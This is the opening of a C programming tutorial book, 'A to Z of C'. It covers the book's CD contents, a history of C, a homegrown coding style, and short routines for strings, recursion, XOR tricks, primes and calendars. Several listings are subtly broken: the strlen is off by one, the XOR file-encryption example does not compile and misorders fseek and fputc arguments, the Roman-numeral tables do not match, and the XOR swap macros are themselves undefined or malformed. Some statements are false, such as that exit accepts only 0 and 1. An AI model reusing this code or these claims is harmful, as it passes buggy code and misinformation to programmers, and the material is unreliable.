

Contents of CD

In CD  you have all the source codes of this book, few other tutorials, programming tools and other useful programs. Few of them are sharewares, so if you use them you are supposed to pay the author.

The CD  includes:

- Ralf Brown's Interrupt List
- Alexander Rusell's Game Programming Guide and other programs
- BIOS source codes
- Programs for Communication between computers
- Compiler creating tools
- Device driver kit
- Assemblers
- Disassemblers
- DJGPP – 32 bit compiler
- Allegro library
- Editor source code
- Programs and tools for embedded systems
- File Formats Encyclopedia
- PC Game Programmers' Encyclopedia
- Graphics programs and tools
- Keyboard programs
- Music programs
- Operating systems' source code
- Networking libraries
- TSR programs and tools
- Printer programs
- Virus and Anti-virus programs
- Novell Netware programs
- Useful programming documents
- WinZip 8.0 (Shareware Evaluation version)
- And many more...

1

“Test everything. Hold on to the good.”

First Chapter

Greetings.

It is a common practice to skip the acknowledgement and book organization. So we have placed them in the First Chapter! Please read this chapter without fail to understand this book better.

1.1 Acknowledgement

Throughout the world many people have contributed to this book. We must acknowledge all those good people. We sincerely thank **Dr. Dennis M. Ritchie**, creator of C language for granting permission to use his photo. Our thanks also goes to **Dr. Ralf Brown** for providing us his great source—Ralf Brown’s Interrupt List for this book. We must thank **Mr. Alexander Russell** for his unconditional support to this book. We are proud to thank all the real and international programmers who provided their source code to us.

Ms. Lyril Sugitha (lyrils@yahoo.com) helped us a lot to *translate* this book from “Tanglish” to English! We sincerely thank her as she worked with us even in her tight schedules.

I specially thank my mother for her prayers for the success of this project and my father for his support by presenting me a computer. My sincere thanks to my sister Lincy, brother Bensley and my friend Brighton for their encouragement. I benefited greatly from my uncle Azariah, who helped me in finding many useful materials. I thank all my friends and relatives who remembered me in their prayers.

K. Joseph Wesley

I am grateful to all my friends who are interested in me. I remember all my teachers for their care towards me. I especially thank my Lecturer **Mr. Richard Devaraj**, American College for his concern towards my career. I must thank **Mr. D. Joseph Devadason** (Lecturer in Management Studies, American College, joseph_d@rediffmail.com), one of my good and old friends for helping me to understand English in a better way. Finally, I would like to express my sincere gratitude to my family members who are behind my development: Papa, Amma, Patti, Mama, Mami & Akka.

R. Rajesh Jeba Anbiah

1.2 Book Organization

Part I - ANSIC

2 A to Z of C

Part II	-	DOS Programming
Part III	-	Advanced Graphics Programming
Part IV	-	Advanced Programming
Part V	-	Mathematics & C
Part VI	-	Algorithms & C
Part VII	-	Illegal Codes
Part VIII	-	Next Step
Part IX	-	Smart Dictionary
Part X	-	Postlude

1.3 FAQ about A to Z of C

Q: *What do you mean by FAQ?*

A: FAQ is the acronym for Frequently Asked Questions. So when you read FAQ, most of your questions will be answered!

Q: *Why have you written this book?*

A: Because of the dissatisfaction over the existing books on C! Yes. We have lots of books on C, but most of the books do not cover advanced topics and most of the books are priced higher. So we have decided to write a non-profit book and to let the secrets open! We could see many Indian authors who have stolen the works of International Programmers without acknowledging them. So, in our book, we decided to acknowledge those intelligent people. (Many authors had thrust different myths & mistakes directly or indirectly in the minds of Indian C Programmers)

Q: *What is the user level of this book?*

A: Intermediate to Advanced

Q: *What is the category of this book?*

A: Programming. We've got so many ways to solve a single problem. And hence this book also introduces various approaches to solve different problems.

Q: *To whom have you written this book?*

A: C lovers, students, programmers, and other enthusiasts.

Q: *Is this book for students of top level institutions?*

A: No. We never think that those people are super human beings. Our doctrine is "If you can, then I can! If I can, then you can!" This book is for learners.

Q: *I want to score more marks in University examination. Will this book help me?*

A: No. We are dead against the mark-based culture. This book is purely for enthusiasts. This book is written to open many secrets of C.

Q: *What are the special features of this book?*

A: This book is not only written by K. Joseph Wesley & R. Rajesh Jeba Anbiah, but many renowned International programmers' and authors' materials are also used with permission. The supplement CD  got many sources, and utilities. For more details about CD , see “**Contents of CD **”

Q: *How far I can trust source codes of this book?*

A: We have tested all the codes. Certain source codes of this book are of real programmers. We have used their codes according to their terms. So all codes should logically work! But, obviously there must be some flaws in the approach/solution; the readers are encouraged to find better—alternate solution.

Q: *Which compiler & IDE you are going to use?*

A: We have used TC++3.0. And all parts of this book refer the IDE (Integrated Development Environment) TC++3.0 unless otherwise noted.

Q: *How should I use this book?*

A: Read all the contents of the book first. Then workout examples and exercises. After gaining confidence, dare to do projects!

1.4 Book Style



The book contains “Note” & “Caution” wherever it is necessary. We thought the word “We” would confuse the reader whether it refers “authors & reader” or “K. Joseph Wesley & R. Rajesh Jeba Anbiah (authors)”. So we have decided to use “I” instead of “We” for clarity. And hereafter the word “I” refers “authors (K. Joseph Wesley & R. Rajesh Jeba Anbiah)” and “We” refers “authors & reader”.

2

“Every good tree produces good fruit.”

Birth of C

C is very often referred as a “System Programming Language” because it is used for writing compilers, editors and even operating systems. C was developed and implemented on the UNIX operating system on the DEC PDP-11, by Dennis M. Ritchie. C was evolved during 1971-73 from B language of Ken Thompson, which was evolved (in 1969-70) from BCPL language of Martin Richards.

Dennis M. Ritchie,
Creator of C Language
Courtesy: Lucent Technologies

Timeline		
Year	Language/OS	Remarks
1956-63	Assembly Language	IBM developed Assembly language
1954-57	FORTRAN (FORmula TRANslation)	A team lead by John W. Backus developed a numerically orientated language called FORTRAN
1958	ALGOL(ALGORithmic Language)	An important structured programming language was developed by committee of European and American computer scientists
		FORTRAN & ALGOL's type structures later influenced many other languages including BCPL, B & C
1964	PL/I (Programming Language 1)	IBM developed a clean language intended for both business and scientific purposes
1965		The famous “Multics project” was started by MIT, Bell Labs & General Electric as a joint venture. Multics (Multiplexed Information and Computing Service) is an experimental Operating System. It was the first operating system written in a high level language namely PL/I
	TMG (TransMoGrifiers)	McClure developed TMG as a language for writing compilers

Year	Language/OS	Remarks
1967	BCPL (Basic Combined Programming Language)	Martin Richards wrote BCPL, while he was visiting MIT
		Dennis M. Ritchie joined Bell Labs
1969		Bell Labs pulled out of the Multics project because of lack of hardware support
		PL/I was proved to be inefficient with Multics project. Ken Thompson & Dennis M. Ritchie felt that BCPL was also inefficient, who were using BCPL in Multics project too.
	Unix	Ken Thompson wrote original Unix system in PDP-7 assembler
		McIlroy and Bob Morris used TMG to write PL/I compiler for Multics
1969-70	B	Challenged by McIlroy's feat in reproducing TMG, Ken Thompson wrote a system programming language called B
		B is a BCPL squeezed into 8k bytes of memory.
		One theory says that B's name is derived from BCPL. But other theory says B's name is a contraction of Bon , another language created by Ken Thompson during Multics days. Bon is thought to be named after Bonnie, Ken Thompson's wife.
		B compiler on PDP-7 did not generate machine code instructions, instead generated 'threaded code'
1971	NB (New B)	Dennis M. Ritchie began to rewrite B's compiler to generate PDP-11 machine instructions. He also added character types to B for brevity. At the early stage he called it as NB (New B)
1971-73	C	Dennis M. Ritchie added few more features to NB and C was born
1973(summer)		AT&T scientists rewrote Unix kernel in C. That incident added popularity to C
1978		Brian Kernighan & Dennis M. Ritchie wrote "The C Programming Language", the first authoritative book on C. This book is often nicked as "K&R" or "white book"
1977-1979		C has undergone few more changes when Unix system's popularity was demonstrated

6 A to Z of C

Year	Language/OS	Remarks
1983		ANSI established X3J11 committee to standardize C language
1979-1983	C++	Bjarne Stroustrup wrote C++, an object oriented language at AT&T Bell labs. C++ was early known as "C with Classes". It is <i>almost</i> backward compatible with C. The first version of C++ was used internally in AT&T in August 1983
October, 1985		First commercial implementation of C++ was released
		C++'s style, especially function prototype declaration influenced ANSI C
1989	ANSI C	ANSI X3J11 committee came out with a new and decent standard for C
1990		ANSI C standard was also accepted by ISO as ISO/IEC 9899-1990
March, 2000- November, 2001		K. Joseph Wesley & R. Rajesh Jeba Anbiah wrote the book you hold— A to Z of C , because of the dissatisfaction over existing C books

Important Notice

The date of introduction of many languages in the above table is merely a rough approximation. Experts have divided regarding the date of introduction of many languages. Even the creators of many languages are also not clear; especially Dennis M Ritchie didn't specify the exact release date of C. I think, those languages are developed for personal needs and not aimed for commercial hit, that's why they lack the clear release date.

So if you are a teacher, please don't ask the questions regarding the date of release of certain languages, as they are not clear. If you are a student and you're asked such questions, raise your voice for a better system of questioning.

3

“The wise listen to advice.”

Coding Style

“Coding” and “Programming “ are interchangeably used in Programming World (“code” refers to “program”). *Readability* can be referred as how far your code can be readable. So for better readability it is necessary to code with good style and indentation (*Indentation* refers to proper spacing and alignment). And so we’ve got lots of coding styles. Indian Hill style & Hungarian Style are the most popular among other coding styles. But I have found that no coding style is perfect. And I have developed a new coding style named as WAR (Wesley and Rajesh). Let me introduce WAR coding style in the end of this chapter!

3.1 Indian Hill Style

Indian Hill Style is one of the most popular coding styles used by most of the real programmers. If you know Java, you might be already aware of Indian Hill Style. I hope the following fragments would help you to identify Indian Hill Style.

```
/*      Here is a comment.
 *      This is for demo.
 */
enum day { SUN=1, MON, TUE, WED, THU, FRI, SAT };
struct date {
    int          dd;      /* day no. 1-31 */
    enum day     dname;   /* weekday name */
    long         yyyy;   /* year */
};
/*      Another comment.
 *      Purpose of the function.
 */
int
foo ( foo1_t const *f1, foo2_t *f2 )
{
    for (...) {
        while (...) {
            ...
            if (error)
                goto error;
        }
    }
    ...
}
```

```
error:
    clean up the error
    return( what );
}
```

3.2 Hungarian Coding Style

Visual Basic programmers use Hungarian Coding Style. In this coding style, you can see that the variables are prefixed with their data types, which is also a disadvantage to this style. The following code fragment uses Hungarian Coding Style.

```
int intStudNo;
double dblStudPercentage;
```

3.3 WAR (Wesley And Rajesh) Coding Style

I personally feel that none of the above coding style is good and so I developed WAR coding style. The following are the rules of WAR coding style:

- a) All functions written by programmers should begin with capital letter (to differentiate it with built-in functions) and should not contain underscores.

(e.g.) MyGotoXY(), Window(), MsgWindow()

- b) All global variables should begin with capital letter and must contain underscore.

(e.g.) Next_Tick

- c) All local variables should be formed with small letters.

(e.g.) nexttick, tick

- d) All variables should be meaningful. Variables i, j, k, l, m, n are to be used for iteration purposes.

(e.g.) for(i=0; i<n; ++i)

- e) Structure declaration should not accompany with initialization. Initialization should be done separately for clarity.

```
(e.g.) struct date
    {
        int dd;
        int mm;
        int yyyy;
    };
    struct date dob = { 10, 10, 2001 };
```

- f) Structure that won't require more than one name can be *typedefed*.

```
(e.g.) typedef struct
      {
          BYTE fileid;
              :
              :
      } FILEHEADER;
```

- g) The definition with `typedef` or `#define` should contain only capital letters.

```
(e.g.) typedef int BOOLEAN;
      #define TRUE (1)
      #define FALSE (0)
```

- h) All declarations should precede functions, all functions should precede `main()`.
i) Don't use `goto` statement.
j) Don't use more than one `return` statement in a single function.
k) Try to avoid use of `exit()` in programs. But `exit()` can appear in the beginning of the program or on a separate procedure for *checking errors*.
l) Don't use `continue` and `break`, *instead* use `BOOLEAN` variable.

Part I
ANSI C

“Never give in, never give in, never give in—in nothing great or small, large or petty—never give in except to convictions of honor and good sense”

—**Winston Churchill**

4

“A good person gives life to others.”

ANSI C - Prelude

When C language was developed, it took its popularity and many changes have been done on the language by other people. It necessitates the need for a good standard for C. Thus in 1983 American National Standards Institute (ANSI) established a committee to “standardize” the C language. The main objective of ANSI was to provide portability to C. (*Portability* is nothing but how far your code is portable, i.e. how far your code can be transported between different machines & different operating systems). The result of the committee’s work was completed by the end of 1988. And the result is the ANSI standard or ANSI C.

Note
As Part I, fully concentrates on ANSI C, choose ANSI C from your Turbo C++3.0 IDE (Options > Compiler > Source > ANSI C) to let your standard to ANSI C.

Thus the word ‘C’ directly or indirectly refers to ANSI C. Indian Programmers very often misunderstand that *DOS programming* is *C programming*. There is a vast difference between DOS programming and C programming. C programming always refers to ANSI C standard.

ANSI C was accepted by ISO too. Thus ANSI C is the international standard for C.

Caution

ANSI C does not have `getch()`, `dos.h` and other DOS based functions. If you are not sure about the functions, place the cursor over the function and press Ctrl+F1 and check the documentation, whether it is acceptable in ANSI standard or not.

4.1 Myth & Mistakes

Q: *Is there any difference between “C programming” and “DOS programming”?*

A: Yes. There is a lot of difference between the two. The term “C programming” always refers to ANSI C. The main objective of ANSI C is to provide portable C code. If you write a code that can run *only on DOS*, then it is a DOS program (not C program) and you will be referred as “DOS Programmer”!

You have to understand that C (ANSI C) programs are 100% portable and those programs can run on any operating systems and on any machines.

So if you develop a C program that can run only on DOS, it is DOS programming. The right term in this context is “*DOS programming with C*”.

14 A to Z of C

Q: I am working with UNIX. Am I working with ANSI standard?

A: Yes. As far as I know all the UNIX based compilers follow ANSI standards. But the DOS or Windows based compilers use their own standards.

Q: Many people refer “C is Sea”. Is C big enough with number of functions?

A: No. According to K&R (“K&R” and “White book” are the nick names for “The C Programming Language”, the book written by Kernighan and Ritchie) “C is not a big language...C is pleasant, expressive...” But we can widen the C library with our own functions.

Q: Are all software being written in C?

A: May not be. K & R says that all UNIX application programs are written in C. But other operating system developers haven’t said so. According to me most of the DOS based applications are written in Assembly than in C. So this question doesn’t have any valid answer.

4.2 Tips for better Programming

4.2.1 Coding Style

Readability is a must for every program. So I ask you to use WAR coding style. The rule(j) of WAR coding style, which says, “Don’t use more than one `return()` on a single function” may be little bit hard for you. But if you code with WAR coding style, your code would get more readability than with other coding styles.

Usually programmers uses the following style for `strcmp()` function:

```
/* strcmp( ) without WAR coding style */
int strcmp(char *s, char *t)
{
    while(*s==*t)
    {
        if(*s=='\0')
            return(0);
        ++s;
        ++t;
    }
    return(*s-*t); /* more than one return statement */
}
```

But if you code with WAR coding rules your code will be more readable. The following code fragments use WAR coding style for the same `strcmp()`.

```
/* strcmp( ) with WAR coding style */
int strcmp( char *s, char *t )
{
    int n;
```

```

        while ((n = *s - *t++) == 0 && *s++)
            ;
        return( n );
    }

```

Now you might have found that how far WAR coding style is better than other coding styles.

4.2.2 Boolean Variables

In C, '0' refers to 'False' and any other number refers to 'True'. But however, we don't have separate data type for Boolean. But it is wise to have Boolean, for better programming.

Boolean can be defined like:

Version 1

```

enum BOOLEAN
{
    FALSE, TRUE
};

```

Version 2

```

enum BOOLEAN
{
    FALSE = 0, TRUE = 1
};

```

Version 3

```

enum BOOLEAN
{
    FALSE=0, TRUE
};

```

Version 4

```

enum BOOLEAN
{
    TRUE=1, FALSE=0
};

```

All the above four versions use enum. But programmers rarely use enum. Some people use

Version 5

```

typedef char BOOLEAN;
#define TRUE (1)
#define FALSE (0)

```

Version 5 uses typedef to define BOOLEAN. It is efficient in terms of space (memory) to use char. But char is slower than int.

16 A to Z of C

So let's see another version.

Version 6

```
typedef int BOOLEAN
# define TRUE (1)
# define FALSE (0)
```

Version 6 uses `int` for `BOOLEAN`. Since `int` is the fastest data type in C, version 6 is better than any other implementations. Also `FALSE` & `TRUE` are defined with macro `#define`. So it is the fastest implementation of `BOOLEAN`. So I recommend you to use version 6 for `BOOLEAN` implementation.

4.2.3 How to code better?

Beginners usually ask the question: How to develop programming skills? According to me, the programs related to 'Calendar' will help you to develop programming skills. You must remember to use all features of the language when you program.

The following points will help you to program better:

- a) Your code should be efficient. 'Efficient' refers to less in code size and faster in execution.
- b) Your code should have good readability.
- c) Your code should use all the good features of the language

Try to rewrite your code. It will help you to reduce the size of the code and to increase readability.

5

"If you act too quickly, you might make a mistake."

main() and Mistakes

Many people mishandle the `main()` function. You can avoid such mishandling by setting your compiler to ANSI C standard so that it will point out the error.

5.1 What `main()` returns?

`main()` should return 0 or 1. If it returns 0 to the operation system, the operating system will understand that the program is successfully executed. If it returns 1, the operating system will understand that the program is terminated with error. So `main()` *should not* be declared as `void`.

`main()` should be declared as

```
int main( void )
{
    :
    :
    return ( 0 ); /* or return( EXIT_SUCCESS ); */
}
```

5.2 Arguments of `main()`

`main()` should be declared without any arguments or with two arguments:

- a) `int main(void)`
- or
- b) `int main(int argc, char *argv[])`

5.3 `exit()`

The statement `exit()` also returns values to the operating system as the `return()` in `main()`. The `exit` takes only two values 0 and 1. (Many people use `exit(2)`, `exit(3)`... All these are wrong!)

So `exit` should be used as:

- a) For normal termination `exit(0);` or `exit(EXIT_SUCCESS);`
- b) For abnormal termination `exit(1);` or `exit(EXIT_FAILURE);`

6

"Iron sharpens iron."

Undefined

If the “grammar” was not defined for a *given particular operation*, it is called as “Undefined”. So each compiler would give different answers for a *given particular operation*. Usually compilers won’t check such ‘Undefined’ usage. So it is our responsibility to check it.

6.1 Example

```
char buffer[5];
strcpy(buffer, "Hello World");      /* Undefined */
```

For example the operation of copying a string to buffer, which is smaller than the string is ‘Undefined’. That means Dennis Ritchie didn’t say (or define) anything about such operations.

6.2 Frequently Asked Undefined Questions

a) What is the output of following code?

```
int i = 7;
printf( "%d", i++ * i++ );
```

b) What would happen to the array after executing the following statements?

```
int a[5], i = 1;
a[i] = i++;
```

c) What is the value of i after the execution of the following statement?

```
int i = 7;
i = ++i;
```

These *idiotic* questions are very often asked in Indian Programming world. The outputs are undefined. Even if such questions are asked, the right answer will be “the result is undefined”.

Note

For the above program, you may get some output. But it is wrong. You have to understand that compilers may not check ‘Undefined’ grammars.

7

"The slap of a friend can be trusted to help you."

The Magic XOR

The powerful XOR operator (^) is rarely used by Indian C Programmers. Let's see some of its uses.

7.1 Swap Macro

The XOR operator is widely used for swapping integers as

```
#define SWAP(x, y)    (x ^= y ^= x ^= y)
```

But this doesn't work with floating point values. It also doesn't work when we send values as SWAP (a, a).

Note

XOR(^) operator works only with integer data types like char, int. It does not work with float or double.

7.2 Flip and Flop

One of the most important use of XOR is that we can generate the integer sequence like 1, 13, 1, 13, 1, 13.... very easily. Such an operation is sometimes referred as *toggling* of values.

```
int main( void )
{
    int i, n;
    for( i=0, n=1; i<10; ++i, n ^= (1^13) )
        printf("%d", n);
    return(0);
}
```

Output

1, 13, 1, 13, 1, 13, 1, 13, 1, 13

7.3 Crypting with XOR

Some people use complementary operator (~) for easy crypting. Since such technique doesn't have any 'key' values, it is easy to decrypt the file. XOR provides an easy way to crypt and decrypt with 'key' support.

```
int CryptOrDecrypt( int ch )
{
    key = 'a';
    return( ch^key );
}
```

20 A to Z of C

```
int main( void )
{
    int ch;
    FILE *fp = fopen("test.dat", "r+");
    while( !feof(fp) )
    {
        ch = fgetch(fp);
        ch = CryptOrDecrypt(ch);
        fseek(fp, SEEK_CUR, -1);
        fputc(fp, ch);
    }
    fclose(fp);
}
```

Now you can crypt or decrypt your file with a single function `CryptOrDecrypt()`. If you want to send some crypted message to someone else, both of you must have this `CryptOrDecrypt()` function.

Caution

'key' value should not be 0. If key value is 0, the line will not be crypted because $N^0=N$.

8

"Everyone who searches will find."

String Function

In C, we have important string functions: `strlen()`, `strcpy()`, `strcat()` & `strcmp()`. If you know the efficient coding of these functions, it will certainly help you to improve your programming skills. All these functions are coded with WAR coding style.

8.1 `strlen()`

```
int strlen( char *s )
{
    char *ptr = s;
    while( *ptr++ )
        ;
    return( ptr-s );
}
```

8.2 `strcpy()`

```
char *strcpy( char *s, char *t )
{
    char *ptr=s;
    while( *s++ = *t++ )
        ;
    return( ptr );
}
```

8.3 `strcat()`

```
char *strcat( char *s, char *t )
{
    char *ptr=s;
    while( *s++ )
        ;
    while( *s++ = *t++ )
        ;
    return( ptr );
}
```

8.4 `strcmp()`

```
int strcmp( char *s, char *t )
{
    int n;
    while ( (n = *s - *t++) == 0 && *s++)
        ;
    return( n );
}
```

9

"Pride will destroy a person."

Recursion

A function that calls itself is an important feature of C and such functions are called recursive functions. The term "recursion" was derived from the Latin word *recursus*, which means, "to run back". "Recursive" thinking may be tough for beginners. In this chapter, I have presented some interesting recursive programs. Few programs are my original work, others are improved version of existing recursive programs.

Note

As recursive programs use "memory stack", it reduces execution speed. And it may cause "stack overflow" which would in turn crash your system. If you compile your program with "Test stack overflow" option, you can avoid this problem. For this, choose OPTIONS >COMPILER >ENTRY/EXIT CODE > Test stack overflow.

9.1 Factorial

This is the most famous program on recursion. Many versions of this program are available. All programs differ only in checking conditions. I prefer to write like the following one.

```
long Factorial( int n ) /* returns factorial */
{
    if ( n>0 )
        return( n * Factorial(n-1) );
    else
        return( 1 );
} /*--Factorial( )-----*/
```

9.2 Fibonacci

The following program returns the n^{th} Fibonacci number. Fibonacci series is : 1, 1, 2, 3, 5, 8, 13, 21...

```
int Fibonacci( int n ) /* returns nth Fibonacci number */
{
    if ( n==1 || n==2 )
        return( 1 );
    else
        return( Fibonacci(n-1) + Fibonacci(n-2) );
} /*--Fibonacci( )-----*/
```

9.3 GCD

Here is the program to find the Greatest Common Divisor (GCD) of two numbers a & b.

```
int GCD( int a, int b ) /* returns GCD of a, b */
{
    if ( a>=b && a%b==0 )
        return( b );
    else if ( a<b )
        return( GCD( b, a ) );
    else
        return( GCD( b, a%b ) );
} /*--GCD( )-----*/
```

9.4 Power

I haven't yet come across user defined power function, which could handle negative n (say, 4.5^{-5}). Here is the program I tried...it could handle negative n too!

```
double Power( double x, int n ) /* returns x power n */
{
    if ( n==0 )
        return( 1 );
    else if ( n>0 )
        return( x * Power( x, n-1 ) );
    else
        return( (1/x) * Power( x, n+1 ) );
} /*--Power( )-----*/
```

9.5 Reverse Printing

This is a wonderful program to understand the behavior of recursion.

```
void ReverseChar( void ) /* prints characters in reverse */
{
    char ch;
    if ( (ch=getchar( ))!='\n' )
        ReverseChar( );
    putchar( ch );
} /*--ReverseChar( )-----*/
```

9.6 Decimal to binary conversion

The following recursive function gets decimal value as input and prints binary value. It prints each bit value (0 or 1) one by one.

```

void ToBin( int n )      /* prints decimal in binary */
{
    if (n>1)
        ToBin( n/2 );
    printf( "%d", n%2 );
} /*--ToBin( )-----*/

```

9.7 Decimal to hexadecimal conversion

```

void ToHex( int n )     /* prints decimal in hexadecimal */
{
    char *htab[ ] = { "0", "1", "2", "3", "4", "5", "6", "7", "8",
                      "9", "A", "B", "C", "D", "E", "F" };
    if (n>15)
        ToHex( n/16 );
    printf( "%s", htab[n%16] );
} /*--ToHex( )-----*/

```

9.8 Printing a decimal in words

The following recursive function gets a decimal number as argument and prints it in words. For example, 12340 will be printed as One Two Three Four Zero.

```

void InWord( int n )    /* prints decimal in words */
{
    char *wtab[ ] = { "Zero", "One", "Two", "Three", "Four",
                      "Five", "Six", "Seven", "Eight", "Nine" };
    if (n>9)
        InWord( n/10 );
    printf( "%s ", wtab[n%10] );
} /*--InWord( )-----*/

```

10

"It is better to be humble."

Interesting Programs

Everybody might have the question: why programmers are prone to C? The answer is very simple: C's structure allows programmers to write a small-tight code for complex programs. In this chapter let's see a few interesting programs that use C's real power.

10.1 Power of 2

How to find whether the given number is a power of 2? i.e., 1, 2, 4, 8, 16, 32.. are powers of 2.

```
#define ISPOWOF2( n )      ( ! ( n & ( n-1 ) ) )
```

Amazing, isn't it?

10.2 Prime Numbers

Everyone knows that prime number is a number that is not divisible by any other number except by 1 and itself. Hence the prime number series will be: 2, 3, 5, 7, 11, 13, 17, 19...

Generation of prime number seems to be easy. But the efficient implementation is not common. The following program does the efficient implementations and it will help you to increase your programming skill.

```
#include <stdio.h>
#include <math.h>

typedef int BOOLEAN;

BOOLEAN IsPrime( int n ) /* checks for prime */
{
    int i;
    BOOLEAN flag = ( n>1 );
    for( i=2 ; flag && i<=sqrt(n) ; ++i )
        flag = ( n%i );
    return( flag );
} /*--IsPrime( )-----*/

int main( void )
{
    int i;
```

26 A to Z of C

```
    for( i=1 ; i<1000 ; ++i )
        if ( IsPrime(i) )
            printf( "%d " , i );
    return(0);
} /*--main( )-----*/
```

See, the BOOLEAN variable flag in `IsPrime()`. It is used to break the *for* loop. As we haven't used any break or jump statement, it is considered as a good programming.

10.3 Roman Letters

The following program will help you to improve your programming skill. The following program converts the Arabic numbers to Roman numbers.

```
void InRoman( int n )          /* converts arabic to roman */
{
    int i, v[ ] = { 1, 4, 5, 9, 10, 40, 50, 90, 100,
                   400, 500, 900, 1000, 9999 };
    char *r[ ] = { "I", "IV", "V", "IX", "X", "XL", "L", "XC", "C",
                  "CD", "D", "CM", "M" };
    while ( n )
    {
        for( i=0 ; v[i]<=n ;++i )
            ;
        --i;
        n -= v[i];
        printf( "%s", r[i] );
    }
} /*--InRoman( )-----*/

int main( void )
{
    int n;
    printf( "Enter the Arabic number: " );
    scanf( "%d", &n );
    printf( "In Roman, " );
    InRoman( n );
    return(0);
} /*--main( )-----*/
```

Note

The above program works fine upto 4999, because for 5000 we have \bar{V} . In ANSI C, we can't get \bar{V} . It can be done with Turbo C(DOS programming) by changing character set with int 10h.

10.4 Day of Week

For a given date (i.e., year, month & day), we may need to know the day of the week (i.e., Sunday or Monday...). We have so many ways to find that. But the code by **Tomohiko Sakamoto** is very interesting as well as mysterious! Here is the code...It works for the years greater than 1752 (Gregorian Calendar).

```
int DayOfWeek( int y, int m, int d ) /* returns Day of Week:
                                     0 = Sunday, 1= Monday...
                                     */
{
    static int t[] = { 0, 3, 2, 5, 0, 3, 5, 1, 4, 6, 2, 4 };
    y -= m < 3;
    return (y + y/4 - y/100 + y/400 + t[m-1] + d) % 7;
} /*--DayOfWeek( )-----*/
```

10.5 Calendar

The following program prints the calendar for a given year like Unix's *cal* utility. However, it won't work exactly like "cal" for year-wise output. For that you need to store the output in an array as a grid.

```
#include <stdio.h>
#include <stdlib.h>

int Days_Tbl[2][12] = {
    { 31, 28, 31, 30, 31, 30, 31, 31, 30, 31, 30, 31 },
    { 31, 29, 31, 30, 31, 30, 31, 31, 30, 31, 30, 31 }
};

char *Month_Tbl[12] = {
    "January", "February", "March", "April", "May",
    "June", "July", "August", "September",
    "October", "November", "December"
};

int FirstDayOfMonth( int m, int y );
void PrintCalendar( int m, int y );

int FirstDayOfMonth( int m, int y )
{
    int i, leap;
    long d;

    if ( y>1752 ) /* for Gregorian Calendar */
    {
        leap = ( y%4==0&&y%100!=0 || y%400==0 );
    }
}
```

28 A to Z of C

```

    d = 365L*1752 + 1752/4;
    d += 365L*(y-1752-1) + (y-1752-1)/4 - (y-1752-1)/100
        + (y-1752-1)/400 + 6;
}
else /* for Julian Calendar */
{
    leap = ( y%4==0 );
    d = 365L*(y-1) + (y-1)/4 + 6;
}
for( i=1; i<m; ++i )
    d += Days_Tbl[leap][i-1];
if ( y>1752 || (y==1752 && m>9) )
    d -= 11;
return( d % 7 );
} /*--FirstDayOfMonth( )-----*/

void PrintCalendar( int m, int y )
{
    int i, leap, firstdayofmonth;

    firstdayofmonth = FirstDayOfMonth( m, y );
    leap = ( y>1752 ) ? ( y%4==0&& y%100!=0 || y%400==0 ) : ( y%4==0 );

    printf( "%13s - %d\n", Month_Tbl[m-1], y );
    printf( "Sun Mon Tue Wed Thu Fri Sat\n" );
    for ( i=0; i<firstdayofmonth ; ++i )
        printf( "    " );
    for ( i=1 ; i<=Days_Tbl[leap][m-1] ; ++i )
    {
        printf( "%3d ", i );
        if ( (firstdayofmonth + i)%7 == 0 )
            printf("\n");
        if (y==1752 && m==9 && i==2)
        {
            i += 11;
            firstdayofmonth += 3;
        }
    }
    printf( "\n" );
} /*--PrintCalendar( )-----*/

int main( int argc, char *argv[ ] )
{
    int m, y;
    switch( argc )
    {
        case 1:

```

```

        printf( "Syntax: cal [month] year \n" );
        break;
case 2:
    y = atoi( argv[1] );
    for ( m=1 ; m<=12 ; ++m )
        {
            PrintCalendar( m, y );
            printf( "Press <ENTER>....\n" );
            getchar( );
        }
    break;
case 3:
    m = atoi( argv[1] );
    y = atoi( argv[2] );
    PrintCalendar( m, y );
}
return(0);
} /*--main( )----*/

```

10.6 Memory-Swap

Normal Memory

Swapped Memory

Consider the situation in which you want to swap the contents of memory without using much external storage space and one portion is larger than the other. In our example, the *head* portion is larger than *tail*. It is really a tough job. The code by **Ray Gardner** efficiently solves this problem.

```

/* memrev: reverse "count" bytes starting at "buf" */
void memrev( char *buf, size_t count )
{
    char *r;

    for ( r = buf + count - 1; buf < r; buf++, r-- )
        {
            *buf ^= *r;
            *r   ^= *buf;
            *buf ^= *r;
        }
}

```

30 A to Z of C

```
/* aswap: swap "head" bytes with "tail" bytes at "buf" */
void aswap( char *buf, size_t head, size_t tail )
{
    memrev( buf, head );
    memrev( buf + head, tail );
    memrev( buf, head + tail );
}
```

10.7 Block Structure

When we want to declare a variable in the middle of the program, we use block structure as:

```
int main( void )
{
    int a;
    a = 5;
    :
    :
    {
    int b; /* declaration requires block structure. Value of
           'b' is available only to this block */
    b = 6;
    :
    }
    :
}
```

10.7.1 Swap macro using Block Structure

When we need a swap macro that works for any data types, we must use block structure.

```
#define SWAP(datatype, a, b) { \
                               datatype a##b = a; \
                               a = b; \
                               b = a##b; \
                               }
```

In order to swap the values of two variables we need a temporary variable and it needs a name. In fact the name may be *temp*. But if someone passes a variable that has a name *temp*, like `SWAP(int, a, temp)`, everything will collapse! So, we use the preprocessor argument concatenation operator `##` to create the name (here we get `ab`) from the actual variable names in the call. This guarantees that the result won't be either of the actual arguments.

Using XOR(^) operator also we can write the above `SWAP` macro. Here is the code...

```
#define SWAP(datatype, a, b) \
    (unsigned char *)x=(unsigned char *)&(a); \
```

```

(unsigned char *)y=(unsigned char *)&(b)); \
size_t size = sizeof(datatype);          \
while (size--) {                          \
    *x ^= *y;                              \
    *y ^= *x;                              \
    *x ^= *y;                              \
    x++;                                    \
    y++;                                    \
}

```

10.8 Printf with %b

Using the conversion characters %X and %O we can directly print any decimal number as hexadecimal and octal. But to print binary value, we don't have any conversion characters. The following program introduces '%b' as a conversion character for binary.

```

#include <stdarg.h>

void MyPrintf( char *fmt, ... )
{
    va_list aptr; /* Points to each unscanned arg in turn */
    char *p, *sval, str[17];
    int ival;
    double dval;
    va_start( aptr, fmt ); /* Initialize the argument pointer. */

    /* Retrieve each argument in the variable list... */
    for( p=fmt; *p ; ++p )
        if( *p=='%' )
            switch( * ++p )
            {
                case 'd':
                    ival = va_arg( aptr, int );
                    printf( "%d", ival );
                    break;
                case 'f':
                    dval = va_arg( aptr, double );
                    printf( "%f", dval );
                    break;
                case 's':
                    for( sval=va_arg(aptr, char*); *sval; ++sval )
                        putchar( *sval );
                    break;
